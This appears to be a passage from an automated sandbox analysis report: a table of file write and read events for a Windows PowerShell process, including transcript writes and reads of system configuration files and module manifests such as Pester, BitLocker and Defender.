C:\Users\user\Documents\20220327\PowerShell_transcript.562258.mru0uP4T.20220327014103.txt	3	769	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 33 32 37 30 31 34 31 30 33 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 35 36 32 32 35 38 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********Windows PowerShell transcript startStart time: 20220327014103Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 562258 (Microsoft Windows NT 10.0.17134.0)Host Application: power	success or wait	44	7FFFDC9DB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 0b 00 00 00 13 00 00 00 0a 00 01 00 08 00 07 00 07 00 00 00 05 00 fd 01 52 00 08 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@eR@	success or wait	1	7FFFDDFCF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	38 00 00 02 04 00 00 00 00 00 00 00 01 00 00 00 fd 27 fd fd 11 e3 4c fd fd 7d 19 b2 0b fd 0b 00 00 00 0e 00 0f 00	8'L}	success or wait	17	7FFFDDFCF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	15	53 79 73 74 65 6d 2e 4e 75 6d 65 72 69 63 73	System.Numerics	success or wait	17	7FFFDDFCF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	119	1	00		success or wait	11	7FFFDDFCF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1168	4	7c 00 00 03	|	success or wait	1	7FFFDDFCF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1172	120	01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 00 0e fd 00 09 0e fd 00 0a 0c fd 00 0b 0e fd 00 0c 0e fd 00 22 00 40 00 24 00 40 00 6a 00 00 00 fd 00 00 00 fd 00 00 00 fd 00 00 00 fd 00 00 00 18 00 00 00 57 00 00 00 0d 0c fd 00 0e 0c fd 00 0d 0e fd 00 fd 00 40 00 59 00 40 00 0f 0e fd 00 10 0e fd 00 0a 0e fd 00	"@$@jW@Y@	success or wait	1	7FFFDDFCF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDDA7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDDA7B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDDA7B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFFDDA7B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDDA82625	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDDA82625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDDA82625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDDA7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDDA7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDDA7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDDA7B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDDA7B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFFDDA7B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFFDDA662DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23180	success or wait	1	7FFFDDA663B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFFDDB512E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFFDC9DB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	139	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	5	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	133	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\bdd4597948110f06927727604f2c3ce3\Microsoft.Management.Infrastructure.Native.ni.dll.aux	unknown	328	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\bdd4597948110f06927727604f2c3ce3\Microsoft.Management.Infrastructure.Native.ni.dll.aux	unknown	328	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDDA7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDDA7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	6	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFFDDA7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFFDDA7B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	71	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	7FFFDC9DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	7FFFDC9DB526	ReadFile
